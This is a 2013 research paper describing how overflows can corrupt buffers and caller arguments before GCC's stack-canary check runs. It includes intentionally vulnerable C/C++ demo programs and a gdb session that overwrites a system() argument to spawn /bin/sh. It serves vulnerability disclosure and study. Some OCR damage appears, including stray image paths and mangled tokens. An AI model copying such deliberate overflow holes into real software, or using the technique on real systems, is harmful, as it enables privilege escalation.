Modern Overflow Targets

Eric Wimberley and Nathan Harrison
May 24, 2013

Abstract

Memory corruption vulnerabilities have become significantly more difficult on modern operating systems. Stack protections have rendered the original method of buffer overflow exploitation (putting the nop sled and shellcode in the buffer and overwriting the instruction pointer with an address within the buffer) ineffective. Between ASLR (Address Space Location Randomization) and stack cookies it is difficult to actually exploit a remote system using the traditional overflow method without some sort of information leak.

That said, there are still gaping holes in stack input/output that can be exploited. This paper describes some general techniques for overflowing buffers on the stack without tripping __stack_chk_fail by executing an exploit before the stack check is triggered. Rather than a new technique for redirecting execution flow via the EIP we focus here on a new set of targets. Specifically, we will be discussing previously undocumented weaknesses in the function safety model for GCC 4.6 and below.

GCC ProPolice Documented Exceptions

According to the Pro Police documentation [2] of the function safety model, the following cases are not protected:

- Structures cannot be reordered, and pointers in the functions are unsafe
- Pointer variables are unsafe when there are a variable number of arguments
- Dynamically allocated character arrays are unsafe
- Functions that call trampoline code are unsafe

We found the following additional cases to be unsafe:

- Functions where more than one buffer is defined do not reorder correctly, at least one buffer may be corrupted before it is referenced
- Pointers or primitives in the argument list may be overwritten and then referenced before the canary check occurs
- Any structure primitive or buffer may be corrupted before it is referenced (this includes stack objects in C++)

- Pointers to variables in lower stack frames are unsafe because that data may be written over and then referenced. Since we are no longer limited to the current stack frame this includes local variables, pointers (i.e. function pointers) and more buffers.

The IBM documentation on the function safety model is written with the assumption that the attack is a traditional stack overflow exploit. The documentation claims that data after the stack canary is safe after function return, which is true. The problem is that the data is not safe before function return. Pointers into higher addresses of the stack become vulnerable to corruption even if they are in a different stack frame.

The Basic Attack

Here is the most simple form of the attack:

```
#include <stdio.h>
#include <stdlib.h>
int main(){
      char buff[10];
      char buff2[10] = "dir"; //works on windows and linux!
      scanf("%s", buff);
      printf("A secure compiler should not execute this code in case of
      overflow.\n");
      system(buff2);
}
```

This fairly simple function contains two different variables. It reads a string from standard in, and passes the second to “system”. The scanf function is vulnerable to overflow. If we put input a string more than 10 characters long, we will overflow into whatever is at a higher address than char[] buff. In GCC with the “fstackprotectorall” flag the next thing in memory is the canary. Let’s take a closer look with GDB:

```
Dump of assembler code for function main():
   0x08048494 <+0>:    push   %ebp
   0x08048495 <+1>:    mov %esp,%ebp
   0x08048497 <+3>:    and $0xfffffff0,%esp
   0x0804849a <+6>:    sub $0x30,%esp
   0x0804849d <+9>:    mov %gs:0x14,%eax
   0x080484a3 <+15>:    mov %eax,0x2c(%esp)
   0x080484a7 <+19>:    xor %eax,%eax
   0x080484a9 <+21>:    movl   $0x726964,0x22(%esp)
   0x080484b1 <+29>:    movl   $0x0,0x26(%esp)
   0x080484b9 <+37>:    movw   $0x0,0x2a(%esp)
   0x080484c0 <+44>:    lea 0x18(%esp),%eax
   0x080484c4 <+48>:    mov %eax,0x4(%esp)
   0x080484c8 <+52>:    movl   $0x80485e0,(%esp)
```


```
   0x080484cf <+59>:    call   0x80483b0 <scanf@plt>
   0x080484d4 <+64>:    movl   $0x80485e4,(%esp)
   0x080484db <+71>:    call   0x8048390 <puts@plt>
   0x080484e0 <+76>:    lea 0x22(%esp),%eax
   0x080484e4 <+80>:    mov %eax,(%esp)
   0x080484e7 <+83>:    call   0x80483a0 <system@plt>
   0x080484ec <+88>:    mov $0x0,%eax
   0x080484f1 <+93>:    mov 0x2c(%esp),%edx
   0x080484f5 <+97>:    xor %gs:0x14,%edx
   0x080484fc <+104>:    je 0x8048503 <main()+111>
   0x080484fe <+106>:    call   0x8048380 <__stack_chk_fail@plt>
   0x08048503 <+111>:    leave
   0x08048504 <+112>:    ret
End of assembler dump.
(gdb) break *0x080484cf
Breakpoint 1 at 0x80484cf: file firstexample.cpp, line 7.
(gdb) break *0x080484e7
Breakpoint 2 at 0x80484e7: file firstexample.cpp, line 9.
(gdb) r
Starting program: /home/ewimberley/testing/a.out
Breakpoint 1, 0x080484cf in main () at firstexample.cpp:7
7
scanf("%s", buff);
(gdb) x/s buff2
0xbffff312:     "dir"
(gdb) con
condition  continue
(gdb) continue
Continuing.
aaaaaaaaaa/bin/sh
A secure compiler should not execute this code in case of overflow.Breakpoint 2,
0x080484e7 in main () at firstexample.cpp:9
9
system(buff2);
(gdb) x/s buff2
0xbffff312:     "/bin/sh"
(gdb) continue
Continuing.
$ whoami
ewimberley
$ exit
[Inferior 1 (process 3349) exited normally]
```

There are 10 bytes than can be legitimately written to in buff and 10 bytes that can be corrupted in buff2 (before the canary is overwritten). If we write 21 ‘a’s to stdin and look at memory, we can see that the first byte (0x00) of the canary is clobbered.

```
Breakpoint 1, 0x080484cf in main () at firstexample.cpp:7
7
scanf("%s", buff);
(gdb) x/32x buff
0xbffff308:    0xdb    0x3b    0x16    0x00    0x24    0x93    0x2a    0x00
0xbffff310:    0xf4    0x8f    0x64    0x69    0x72    0x00    0x00    0x00
0xbffff318:    0x00    0x00    0x00    0x00    0x00    0xe6    0x75    0xc2
0xbffff320:    0x10    0x85    0x04    0x08    0x00    0x00    0x00    0x00
(gdb) continue
Continuing.
aaaaaaaaaaaaaaaaaaaaa
A secure compiler should not execute this code in case of overflow.
Breakpoint 2, 0x080484e7 in main () at firstexample.cpp:9
9
system(buff2);
(gdb) x/32x buff
0xbffff308:    0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbffff310:    0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbffff318:    0x61    0x61    0x61    0x61    0x61    0x00    0x75    0xc2
0xbffff320:    0x10    0x85    0x04    0x08    0x00    0x00    0x00    0x00
(gdb) continue
Continuing.
sh: aaaaaaaaaaa: not found*** stack smashing detected ***:
/home/ewimberley/testing/a.out terminated
======= Backtrace: =========
/lib/i386linuxgnu/libc.so.6(__fortify_fail+0x45)[0x2188d5]
/lib/i386linuxgnu/libc.so.6(+0xe7887)[0x218887]
/home/ewimberley/testing/a.out[0x8048503]
/lib/i386linuxgnu/libc.so.6(__libc_start_main+0xf3)[0x14a113]
/home/ewimberley/testing/a.out[0x8048401]
======= Memory map: ========
001100000012e000 rxp 00000000 08:01 1577417 /lib/i386linux/gnu/ld2.13.so
0012e0000012f000 rp 0001d000 08:01 1577417 /lib/i386linuxgnu/ld2.13.so
0012f00000130000 rwp 0001e000 08:01 1577417 /lib/i386linuxgnu/ld2.13.so
0013000000131000 rxp 00000000 00:00 0
[vdso]
00131000002a7000 rxp 00000000 08:01 1577420 /lib/i386linuxgnu/libc2.13.so
002a7000002a9000 rp 00176000 08:01 1577420 /lib/i386linuxgnu/libc2.13.so
002a9000002aa000 rwp 00178000 08:01 1577420 /lib/i386linuxgnu/libc2.13.so
002aa000002ad000 rwp 00000000 00:00 0
002ad000002c9000 rxp 00000000 08:01 1577415 /lib/i386linuxgnu/libgcc_s.so.1
002c9000002ca000 rp 0001b000 08:01 1577415 /lib/i386linuxgnu/libgcc_s.so.1
002ca000002cb000 rwp 0001c000 08:01 1577415 /lib/i386linuxgnu/libgcc_s.so.1
0804800008049000 rxp 00000000 08:01 1048890 /home/ewimberley/testing/a.out
080490000804a000 rp 00000000 08:01 1048890 /home/ewimberley/testing/a.out
0804a0000804b000 rwp 00001000 08:01 1048890/home/ewimberley/testing/a.out
0804b0000806c000 rwp 00000000 00:00 0
[heap]
```

```
b7fec000b7fed000 rwp 00000000 00:00 0
b7ffc000b8000000 rwp 00000000 00:00 0
bffdf000c0000000 rwp 00000000 00:00 0
[stack]
Program received signal SIGABRT, Aborted.
0x00130416 in __kernel_vsyscall ()
Notice the error message that we get from sh is still printed:
sh: aaaaaaaaaaa: not found
```

This is because the stack check doesn't occur until just before the function returns. The corrupted string is referenced before corruption is detected. The first byte of the stack canary at the end of the string is also overwritten (there are 11 'a's in the error message even though buff2 is only 10 bytes wide). The figure below illustrates an equivalent stack frame according to the function safety model.




Declaration order often determines the order of the buffers in a stack frame. The buffers are shifted toward the bottom of the stack frame to mitigate exploitation of other local variables, but when there are two buffers one of them must be between the other buffer and the canary. If there is an overflow vulnerability affecting the first buffer, the second buffer can be written to arbitrarily. This is better than allowing complete overflow of local variables, but strings are often easy targets.

Nonlocal variables cannot be shifted to a lower address like local parameters because they are already assigned a higher address on the stack. As noted earlier the stack check does not occur until function return, so these arguments may still be referenced by the current function. This means that a buffer overflow vulnerability may be used to write over buffers or local arguments in an entirely different function without triggering a the stack overflow detection code.


```
void vulnerable(char* buffer){
	char buff[10];
	scanf("%s", buff);
	printf("Oops.\n");
	system(buffer);
}

int main(){
	char buff2[10] = "dir";
	vulnerable(buff2);
	printf("The overflow happened in a different function...\n");
}
```

The stack frame for vulnerable() looks something like the following diagram (slight variants depending on the compiler). buff2[] is on the other side of the canary from the vulnerable char[] buff, but it is not safe from overflow.




The canary check still occurs should the vulnerable() function ever reach its return point. Unfortunately, the attacker in the following scenario has already gained shell access and killed the corrupted process before it could alert anyone that the stack had been corrupted. The stack check doesn't run if vulnerable() opens up a shell that kills its own process. If this vulnerability is in a program executed as root (or with suid bit set and owned by root) this vulnerability can be used to gain root.



Other Vectors

The example where a compromised string is passed to system is simple, but there are some more nuanced examples. The attacker in this example has overflowed into a string that is passed directly to printf.




```
void vulnerable(char* buffer){
	char buff[10];
	scanf("%s", buff);
	printf("Oops.\n");
	printf(buffer);
}

int main(){
	char buff2[10] = "Hi!";
	vulnerable(buff2);
	printf("The overflow happened in a different function...\n");
}
```

Easily exploitable targets include, but are not limited to:

- Strings passed to system(char *command)
- Strings that are used as a string format
- Strings that contain SQL statements
- Strings that contain XML
- Strings that are written to disk
- Strings that contain passwords
- Strings that contain cryptographic keys
- Strings that contain file names

Appendix

```
/*
Copyright (C) 2012 Eric Wimberley and Nathan Harrison
WARNING:
This code is deliberately exploitable. Compile and run this on a test system or in a
sandbox.
Run this as a deamon or as root at your own risk.
*/

//uncomment for windows
//#include "stdafx.h"
//#include <process.h>
//uncomment for linux
#include <stdlib.h>
#include <stdio.h>

//code portability for vulnerable function
//TODO pick a vulnerable function, any vulnerable function
//#define vulnerableFunction printf
#define vulnerableFunction system
//#define vulnerableFunction mysql_query(...)?
//#define vulnerableFunction  someone_who_trusts_this_string_in_any_way(...)?
//code portability for scanf function (for what it's worth)
//TODO comment out for linux
//#define scanf scanf_s

void a(){
	char buff2[10] = "dir";
	char buff[10];
	scanf("%s", buff);
	printf("A secure compiler should not execute this code in case of overflow.\n");
	vulnerableFunction(buff2);
}

void c(char* buffer){
	char buff[10];
	//this case actually breaks if you use scanf_s
	//the precompiler here just makes sure scanf_s isn't used
	#ifndef scanf
	scanf("%s", buff);
	#endif
	#ifdef scanf
	#undef scanf
	scanf("%s", buff);
	#define scanf scanf_s
	#endif
	printf("Oops.\n");
```

```
        vulnerableFunction(buffer);
}

class TestClass{
public:
   char buff[10];
char buff2[21];
   TestClass(){
sscanf(buff2, "SELECT * FROM table;");
   }
   void a(){
        scanf("%s", buff);
        printf("Oops.\n");
        vulnerableFunction(buff2);
   }
};

void scenario1(){
   //Case 1 and 2: Simple stack frames
   //depending on compiler implementation these stack frames may be arranged
   //such that one buffer can overflow into the other (at least one of these
   //works on most compilers)
   //TODO pick one of these
   printf("Running scenario 1...\n");
   a();
}

void scenario2(){
   //Case 2: Heap overflow in an object
   //heap overflows are a known issue, but objects make them far worse
   //becuase buffers are right next
   printf("Running scenario 2...\n");
   TestClass* test = new TestClass();
   test>a();
}

void scenario3(){
   //Case 3: Stack overflow in an object
   //objects on the stack are almost unaccounted for
   printf("Running scenario 3...\n");
   TestClass test = TestClass();
   test.a();
}

void scenario4Part2(TestClass& test){
   test.a();
}

void scenario4(){
   //Case 4: Stack overflow in an object
```

```
    //objects on the stack are almost unaccounted for
    //this scenario demonstrates that the stack check should execute earlier
    //the best time to execute it is immediately after the buffer is written to
    printf("Running scenario 4...\n");
    TestClass test = TestClass();
    scenario4Part2(test);
    printf("The overflow happened in a different function...\n");
}

//honestly, this scenario might be the worst offender
void scenario5(){
    //Case 5: Stack overflow in an object
    //function arguments are under the stack canary, but they're still vulnerable
    //due to incorrect stack check timing
    //this scenario also demonstrates that the stack check should execute earlier
    //the best time to execute it is immediately after the buffer is written to
    printf("Running scenario 5...\n");
    char buff2[10] = "dir";
    c(buff2);
    printf("The overflow happened in a different function...\n");
}

//int _tmain(int argc, char* argv[])
int main(int argc, char* argv[])
{
    if(argc == 2){
        if(argv[1][0] == '1'){
                scenario1();
        }
        else if(argv[1][0] == '2'){
                scenario2();
        }
        else if(argv[1][0] == '3'){
                scenario3();
        }
        else if(argv[1][0] == '4'){
                scenario4();
        }
        else if(argv[1][0] == '5'){
                scenario5();
        }
    }
    else{
       printf("Usage [program] [scenario number 15]\n");
    }
    printf("\nA secure compiler should not get to this point.\n");
    return 0;
}
```

References

[1] Aleph1. “Smashing The Stack For Fun And Profit.”
http://www.phrack.org/issues.html?id=14&issue=49

[2] Hiroaki Etoh and Kunikazu Yoda. “Protecting from stack smashing attacks.”
http://www.research.ibm.com/trl/projects/security/ssp/node4.html#SECTION00041000000000000000